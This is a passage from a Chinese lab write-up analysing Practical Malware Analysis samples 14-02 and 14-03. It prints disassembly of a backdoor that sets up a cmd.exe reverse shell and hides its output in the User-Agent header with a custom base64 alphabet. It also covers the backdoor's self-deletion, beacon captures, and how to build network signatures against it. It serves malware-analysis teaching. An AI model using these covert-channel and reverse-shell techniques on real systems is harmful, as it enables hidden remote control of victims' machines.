push    0               ; dwContext
mov     esi, eax
mov     eax, [esp+10h+lpzUrl]
push    80000000h       ; dwFlags
push    0               ; dwHeadersLength
push    0               ; lpzHeaders
push    eax             ; lpzUrl
push    esi             ; hInternet
call    ds:InternetOpenUrlA
test    eax, eax
jnz     short loc_4017EB

pop     edi
pop     esi
pop     ebx
retn

loc_4017EB:
mov     edi, ds:InternetCloseHandle
push    eax             ; hInternet
call    edi             ; InternetCloseHandle
push    esi             ; hInternet
call    edi             ; InternetCloseHandle
pop     edi
pop     esi
mov     eax, 1
pop     ebx
retn
sub_401750 endp
```

第二个线程则调用了 `sub_401800`，同样进行网络通信操作，将其命名为 `Internet2` 函数。

```
; int __cdecl sub_401800(LPCSTR lpszUrl)
sub_401800 proc near

dwNumberOfBytesRead= dword ptr -4
lpszUrl= dword ptr 4

push ecx
push ebx
push ebp
push 0 ; dwFlags
push 0 ; lpszProxyBypass
push 0 ; lpszProxy
push 0 ; dwAccessType
push offset szAgent ; "Internet Surf"
call ds:InternetOpenA
push 0 ; dwContext
mov ebp, eax
mov eax, [esp+10h+lpszUrl]
push 80000000h ; dwFlags
push 0 ; dwHeadersLength
push 0 ; lpszHeaders
push eax ; lpszUrl
push ebp ; hInternet
call ds:InternetOpenUrlA
mov ebx, eax
test ebx, ebx
jnz short loc_401839

loc_401839:
push esi
push edi
push 100h ; unsigned int
call ??2@YAPAXI@Z ; operator new(uint)
mov esi, eax

pop ebp
pop ebx
pop ecx
retn
```

在 `main` 函数的其余部分，通过调用 `CreatePipe`、`GetCurrentProcess`、`DuplicateHandle` 以及 `CreateProcessA` 等函数，恶意程序似乎在创建一个新的 `cmd.exe` 进程，暗示其可能在构建反向 `shell`。

```

rep movsb
mov     esi, ds:CreatePipe
lea     ecx, [esp+1ACh+PipeAttributes]
push    ecx                ; lpPipeAttributes
push    edx                ; hWritePipe
push    ebx                ; hReadPipe
call    esi ; CreatePipe
lea     ecx, [esp+1A8h+PipeAttributes]
lea     eax, [ebx+4]
push    ebp                ; nSize
push    ecx                ; lpPipeAttributes
lea     edx, [esp+1B0h+hReadPipe]
push    eax                ; hWritePipe
push    edx                ; hReadPipe
call    esi ; CreatePipe
mov     [esp+1A8h+StartupInfo.cb], 44h ; 'D'
mov     [esp+1A8h+StartupInfo.lpReserved], ebp
mov     eax, [esp+1A8h+hWritePipe]
mov     [esp+1A8h+StartupInfo.lpTitle], ebp
mov     [esp+1A8h+StartupInfo.lpDesktop], ebp
mov     [esp+1A8h+StartupInfo.dwYSize], ebp
mov     [esp+1A8h+StartupInfo.dwXSize], ebp
mov     [esp+1A8h+StartupInfo.dwY], ebp
mov     [esp+1A8h+StartupInfo.dwX], ebp
mov     [esp+1A8h+StartupInfo.wShowWindow], bp
mov     [esp+1A8h+StartupInfo.lpReserved2], ebp
mov     [esp+1A8h+StartupInfo.cbReserved2], bp
mov     [esp+1A8h+StartupInfo.dwFlags], 101h
mov     [esp+1A8h+StartupInfo.hStdError], eax
mov     [esp+1A8h+StartupInfo.hStdOutput], eax
mov     eax, [esp+1A8h+hReadPipe]
mov     esi, ds:GetCurrentProcess

```

```

push    eax                ; nTargetProcessHandle
push    edx                ; hSourceHandle
call    esi ; GetCurrentProcess
push    eax                ; hSourceProcessHandle
call    ds:DuplicateHandle
mov     edi, offset aCmdExe ; "cmd.exe"
or      ecx, 0FFFFFFFFh
xor     eax, eax
lea     edx, [esp+1A8h+CommandLine]
repne scasb
not     ecx
sub     edi, ecx
mov     eax, ecx

```

回到 `Internet1` 函数中，关注 `InternetOpenUrlA` 函数的一个参数 `lpzUrl`，它的值来自于 `Internet1` 函数的参数。

```

mov     eax, [esp+10h+lpzUrl]
push    80000000h          ; dwFlags
push    0                  ; dwHeadersLength
push    0                  ; lpzHeaders
push    eax                ; lpzUrl
push    esi                ; hInternet
call    ds:InternetOpenUrlA
test    eax, eax

```


进一步追溯，发现 `lpParameter` 的内容由 `LoadStringA` 函数决定，而 `LoadStringA` 的目的是从资源节中读取字符串。


```

lea    eax, [esp+1A8h+Buffer]
push   104h    ; cchBufferMax
push   eax     ; lpBuffer
push   1       ; uID
push   ecx     ; hInstance
call   ds:LoadStringA

```


通过使用 [Resource Hacker](#) 查看资源节，发现了一个用于信令的 [URL](#)。这揭示了PE文件中字符串资源节的秘密，其中包含了与命令与控制服务器通信的 [URL](#)。这种设计允许攻击者在不重新编译的情况下，通过修改资源节中的 [URL](#)，轻松更改与命令与控制服务器的连接位置，为后门的部署提供了便利。这深刻地揭示了恶意程序作者的意图，试图建立一个具有灵活控制能力的反向shell。



问题四：HTTP协议

- 恶意代码利用了HTTP协议的哪个方面，来完成它的目的？

在 [Internet1](#) 函数中，其中一个关键参数是URL。深入研究 [Internet2](#) 函数时，发现它与 [Internet1](#) 相似，同样使用相同的URL。然而，另外一个关键参数是 [User-Agent](#) 域。在 [Internet2](#) 中，[User-Agent](#) 字符串被静态地定义为 [Internet Surf](#)。



因此，攻击者正在滥用 HTTP 协议中的 User-Agent 域。具体而言，恶意程序已经创建了两个关键线程。首先，一个线程被设计用于对 User-Agent 域传递的信息进行编码。这种编码可能是为了混淆或隐藏攻击的本质。其次，另一个线程则使用静态域表示其作为通道的接收端。这种设计可能旨在使攻击者能够持续地接收通过编码的信息，而不易被检测或阻止。

这两个线程的协同作用表明了攻击者的高度策划和技术能力，尤其是通过利用 User-Agent 域这一常见但经常被忽视的协议字段。

问题五：初始信令

- 在恶意代码的初始信令中传输的是哪种信息？

运行恶意代码，可以看到get数据包，其中具有一个奇怪的 user-agent 数据。

```
GET /tenfour.html HTTP/1.1
User-Agent: (!<e6LJC+xnBq90daDNB+1TDrhG6awG6p9LC/iNBqsGi2sVgJdqhZXDZoMMomKGoqx
UE73N9qHodZltjZ4RhJWUh2XiA6imBriT9/oGoqxmCYsiYGOfonNC1bxJD6pLB/1ndbaS9YXe9710A
6t/CpVpCq5m71lCqROBrWy
Host: 127.0.0.1
Cache-Control: no-cache
```

在进一步分析Internet1函数时，在地址0040176b处发现了 (!<，这与在信令中观察到的 User-Agent 字符串的开头相匹配。然而，我们仍然需要确定 User-Agent 字符串的其他内容是从何而来的。为了解决这个问题，我们回到调用 Internet1 函数的 StartAddress 附近进行进一步研究。

```
.text:00401750 sub_401750      proc near                ; CODE XREF: StartAddress+A5↑p
.text:00401750
.text:00401750 arg_0          = dword ptr 4
.text:00401750 lpzUrl         = dword ptr 8
.text:00401750
.text:00401750      push     ebx
.text:00401751      push     esi
.text:00401752      push     edi
.text:00401753      push     32Dh                ; unsigned int
.text:00401758      call     ??2@YAPAXI@Z        ; operator new(uint)
.text:0040175D      mov      edx, eax
.text:0040175F      mov      ecx, 0CBh
.text:00401764      xor      eax, eax
.text:00401766      mov      edi, edx
.text:00401768      rep stosd
.text:0040176A      stosb
.text:0040176B      mov      edi, offset asc_403068 ; "(!<"
.text:00401770      or       ecx, 0FFFFFFFFh
.text:00401773      xor      eax, eax
.text:00401775      add      esp, 4
```

在 StartAddress 之前，存在一个调用 sub_401000 的函数。

```

.text:0040152E loc_40152E:                                ; CODE XREF: StartAddress
.text:0040152E      mov     eax, [esp+14h+BytesRead]
.text:00401532      test    eax, eax
.text:00401534      jbe     short loc_401578
.text:00401536      mov     eax, [ebx]
.text:00401538      lea     edx, [esp+14h+BytesRead]
.text:0040153C      push    0 ; lpOverlapped
.text:0040153E      push    edx ; lpNumberOfBytesRead
.text:0040153F      push    257h ; nNumberOfBytesToRead
.text:00401544      push    esi ; lpBuffer
.text:00401545      push    eax ; hFile
.text:00401546      call    edi ; ReadFile
.text:00401548      mov     ecx, [esp+14h+BytesRead]
.text:0040154C      push    ebp
.text:0040154D      push    esi
.text:0040154E      mov     byte ptr [ecx+esi], 0
.text:00401552      mov     edx, [esp+1Ch+BytesRead]
.text:00401556      inc     edx
.text:00401557      mov     [esp+1Ch+BytesRead], edx
.text:0040155B      call    sub_401000
.text:00401560      lea     edx, [ebx+14h]
.text:00401563      push    edx ; lpszUrl
.text:00401564      push    ebp ; int
.text:00401565      call    sub_401750
.text:0040156A      add     esp, 10h
.text:0040156D      test    eax, eax
.text:0040156F      jnz     short loc_401583
.text:00401571      push    1F4h
.text:00401576      jmp     short loc_40157D

```

这个函数接收两个输入参数，并输出 `User-Agent` 字符串的主要内容。进一步观察发现，这是一个自定义的base64的变种，使用的base64字符串被保存在 `byte_403010` 中。

```

.data:00403010 byte_403010 db 5/n ; DATA XREF: sub_401000+801f
.data:00403010 ; sub_401000+881f ...
.data:00403011 aXyzlabcd3fghij db 'XYZlabcd3fghijko12e456789ABCDEFGHIJKL+/MNOPQRSTUVWXYZ',0
.data:00403051 align 4
.data:00403054 aCmdExe db 'cmd.exe'.0 ; DATA XREF: WinMain(x,x,x,x)+13D10

```

因此，可以解码初始信令中的 `user-agent`，解码的结果为：

```

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\user\Desktop>

```

很明显，这是一个 `shell` 命令行提示。

问题六：信道设计的缺点

这个恶意代码通信信道的设计存在什么缺点？

通过前面的分析，可以看到攻击者对传出信息进行编码，但并不会对传入命令进行编码。服务器必须通过 `User-Agent` 域中的静态元素来区分通信信道的两端。所以服务器的依赖关系十分明显，可以将它作为特征生成的目标元素。

问题七：编码方案

- 恶意代码的编码方案是标准的吗？

编码方案是Base64编码，但不是标准编码方案。

使用的base64字符串被保存在 `byte_403010` 中。


```
..data:00403010 byte_403010 dd 5/n ; DATA XREF: sub_401000+801f
..data:00403010 ; sub_401000+881f ...
..data:00403011 aXyzlabcd3fghij db 'XYZlabcd3fghijko12e456789ABCDEFGHIJKL+/MNOPQRSTUVWXYZ',0
..data:00403051 align 4
..data:00403054 aCmdExe db 'cmd.exe',0 ; DATA XREF: WinMain(x,x,x,x)+13D70
```

问题八：终止通信

- 通信是如何被终止的？

总的来说，使用关键字 `exit` 来终止通信。退出时恶意代码会试图删除自己。

进入 `Internet2` 函数中分析。



在上面代码中，可以看到，如果获取到 `exit`，就会调用函数 `ExitThread` 来退出当前的线程。返回之后可以看到程序会调用函数 `sub_401880`。

`0x401880` 调用的目的是：一旦恶意代码退出，就会从磁盘上删除恶意代码。`0x401880` 实现了自我删除的 `ComSpec` 方法。也就是说，用定义的 `ComSpec` 环境变量，与命令行/ `c del [executable_to_delete] > nul`，运行一个 `ShellExecute` 命令。



问题九：恶意代码的目的

- 这个恶意代码的目的是什么？在攻击者的工具中，它可能会起到什么作用？

通过前面的分析，可以得知，这个恶意代码是一个简单的后门程序，其主要目的是为远程攻击者提供一个shell命令接口。这种后门的特殊之处在于，它采取了一些措施，使得通过查看出站shell命令活动的常见网络特征难以检测到它的存在。此外，我们注意到该代码试图删除自身，这表明这个特殊的恶意代码可能是攻击者工具包中的一个一次性组件。

由于其小巧和简单的设计，这种后门可能专注于执行有限但关键的任务，例如建立远程访问通道，而不引起过多的网络活动引起警觉。这种策略使得检测和阻止此类攻击变得更加复杂，因为它们可能绕过传统的入侵检测系统。

考虑到它试图删除自身的行为，可以推断这是一种自毁性后门，攻击者可能希望保持低调，以避免被检测。此外，由于其可能是一个一次性组件，攻击者可能选择在攻击后删除这个特定的后门，以减少留下迹象的可能性。

Lab 14-03

问题一：硬编码元素

- 在初始信令中硬编码元素是什么？什么元素能够用于创建一个好的网络特征？

动态运行恶意代码并使用WireShark捕获数据包。捕获到一个get请求数据包。

看上去数据包没什么问题，但仔细看会发现，信令中多了一个 `user-agent` 。

```
Frame 8: 348 bytes on wire (2784 bits), 348 bytes captured (2784 bits) on interface 0
Ethernet II, Src: Vmware_73:bc:40 (00:0c:29:73:bc:40), Dst: Vmware_ea:fa:8b (00:50:56:ea:fa:8b)
Internet Protocol Version 4, Src: 10.136.115.131 (10.136.115.131), Dst: 15.197.142.173 (15.197.142.173)
Transmission Control Protocol, Src Port: winpoplanmess (1152), Dst Port: http (80), Seq: 1, Ack: 1, Len: 294
Hypertext Transfer Protocol
  GET /start.htm HTTP/1.1\r\n
    Accept: */*\r\n
    Accept-Language: en-US\r\n
    UA-CPU: x86\r\n
    Accept-Encoding: gzip, deflate\r\n
    User-Agent: User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)\r\n
    Host: www.practicalmalwareanalysis.com\r\n
    Cache-Control: no-cache\r\n
    \r\n
    [Full request URI: http://www.practicalmalwareanalysis.com/start.html]

Hypertext Transfer Protocol
  GET /start.htm HTTP/1.1\r\n
    Accept: */*\r\n
    Accept-Language: en-US\r\n
    UA-CPU: x86\r\n
    Accept-Encoding: gzip, deflate\r\n
    User-Agent: User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)\r\n
    Host: www.practicalmalwareanalysis.com\r\n
    Cache-Control: no-cache\r\n
    \r\n
    [Full request URI: http://www.practicalmalwareanalysis.c
```

对信令进行分析：

硬编码的头部包括 `Accept` 、 `Accept- Language` 、 `UA-CPU` 、 `Accept-Encoding` 和 `User- Agent` 。

恶意代码在硬编码的头部中添加了一个额外的 `User-Agent` ，导致实际的 `User-Agent` 头部中存在重复字符串。基于这一特征，可以构造一个有效的检测特征，以识别此类恶意活动。检测特征可以采用正则表达式或特定字符串匹配的方式，以捕获包含重复 `User-Agent` 的恶意流量。

问题二：可持久使用的网络特征

- 初始信令中的什么元素可能不利于可持久使用的网络特征？

当且仅当配置文件"C:\autobat.exe"不可用时，域名和URL路径才会采用硬编码。这种硬编码的URL在恶意代码中起到了备用的作用。

配置文件存储了动态变化的URL，而硬编码的URL通常是与所有配置文件一起构造的。因此，检测引擎可以通过查找程序中的硬编码URL来构建特征，以识别潜在的恶意行为。这样的检测特征可能包括与硬编码URL相关的字符串、域名或URL路径。

然而，考虑到URL是存储在配置文件中并且随命令而改变的临时性质，检测引擎可能需要更加灵活的策略。与其仅仅关注硬编码的组件，结合硬编码组件与动态URL链接进行综合检测可能会更加有效。通过动态地分析配置文件中的URL，检测引擎可以更准确地识别潜在的威胁。

接下来是具体分析过程。

首先查看导入函数 `InternetOpenUr1A` 函数的交叉引用，进入 `sub_4011f3` 函数。

可以看到这个函数在调用 `InternetOpenUrlA` 函数前引用了两个静态字符串，这与在信令中看到的是一致的。

```
add     esp, 0Ch
push    offset Format ; "User-Agent: Mozilla/4.0 (compatible; MS"...
lea     edx, [ebp+szAgent]
push    edx ; Buffer
call    _sprintf
add     esp, 8
push    offset aAcceptAcceptLa ; "Accept: */*\nAccept-Language: en-US\nUA"..
lea     eax, [ebp+szHeaders]
push    eax ; Buffer
call    _sprintf
add     esp, 8
push    0 ; dwFlags
push    0 ; lpszProxyBypass
push    0 ; lpszProxy
push    0 ; dwAccessType
lea     ecx, [ebp+szAgent]
push    ecx ; lpszAgent
call    ds:InternetOpenA
mov     [ebp+hInternet], eax
mov     [ebp+dwFlags], 100h
push    0 ; dwContext
mov     edx, [ebp+dwFlags]
push    edx ; dwFlags
push    0FFFFFFFh ; dwHeadersLength
lea     eax, [ebp+szHeaders]
push    eax ; lpszHeaders
mov     ecx, [ebp+lpszUrl]
push    ecx ; lpszUrl
mov     edx, [ebp+hInternet]
push    edx ; hInternet
call    ds:InternetOpenUrlA
mov     [ebp+hFile], eax
```

接下来，进一步分析 `sub_4011f3` 函数以确定信令的内容。

首先看一下这个函数的参数：

```
; int __cdecl sub_4011F3(LPCSTR lpszUrl, char *Destination)
sub_4011F3 proc near

Buffer= byte ptr -620h
hFile= dword ptr -420h
szHeaders= byte ptr -41Ch
var_21C= dword ptr -21Ch
hInternet= dword ptr -218h
szAgent= byte ptr -214h
dwNumberOfBytesRead= dword ptr -14h
Str= dword ptr -10h
var_C= word ptr -0Ch
var_8= dword ptr -8
dwFlags= dword ptr -4
lpszUrl= dword ptr 8
Destination= dword ptr 0Ch

push    ebp
```

可以看到 `sub_4011f3` 有两个参数，其中的 `lpszUrl` 如下所示：



```

mov     edx, [ebp+dwFlags]
push    edx                ; dwFlags
push    0FFFFFFFh          ; dwHeadersLength
lea     eax, [ebp+szHeaders]
push    eax                ; lpszHeaders
mov     ecx, [ebp+lpszUrl]
push    ecx                ; lpszUrl
mov     edx, [ebp+hInternet]
push    edx                ; hInternet
call    ds:InternetOpenUrlA
mov     [ebp+hFile], eax
cmp     [ebp+hFile], 0
jnz     short loc_4012A9

```

`lpszUrl` 在调用 `InternetOpenUrlA` 被使用。该参数定义了信令的目的地址的 `url`。

通过交叉引用，进一步查看这个参数的来源：


xrefs to sub_4011F3			
Direct	Ty	Address	Text
	...	p WinMain(x, x, x, x)+69	call sub_4011F3

接下来，进入 `main` 函数。




进一步查看参数的来源，回溯到 [sub_401457](#) 函数并进入该函数。

经过进一步的代码分析，发现在 [sub_401457](#) 函数中，程序首先调用了 [CreateFileA](#) 函数，该函数尝试打开一个名为"C:\autobat.exe"的文件。如果这个文件不存在，程序将走左侧逻辑，访问一个由字符串指示的URL。



如果文件存在，则程序继续调用 `ReadFile` 函数来读取文件内容，并将内容保存在 `lpBuffer` 中，该 `lpBuffer` 变量在后续的调用中作为 `InternetOpenUrlA` 函数的 `lpzUrl` 参数使用。



因此，可以推断出，文件"C:\autobat.exe"是一个存储URL明文的配置文件。程序通过检查该文件的存在性来决定是直接使用内部编码的URL还是从文件中读取URL。这种设计允许攻击者轻松更改或扩展其控制服务器的URL，而无需修改源代码，提高了攻击的可定制性。

问题三：获得命令

- 恶意代码是如何获得命令的？本章中的什么例子用了类似的方法？这种技术的优点是什么？

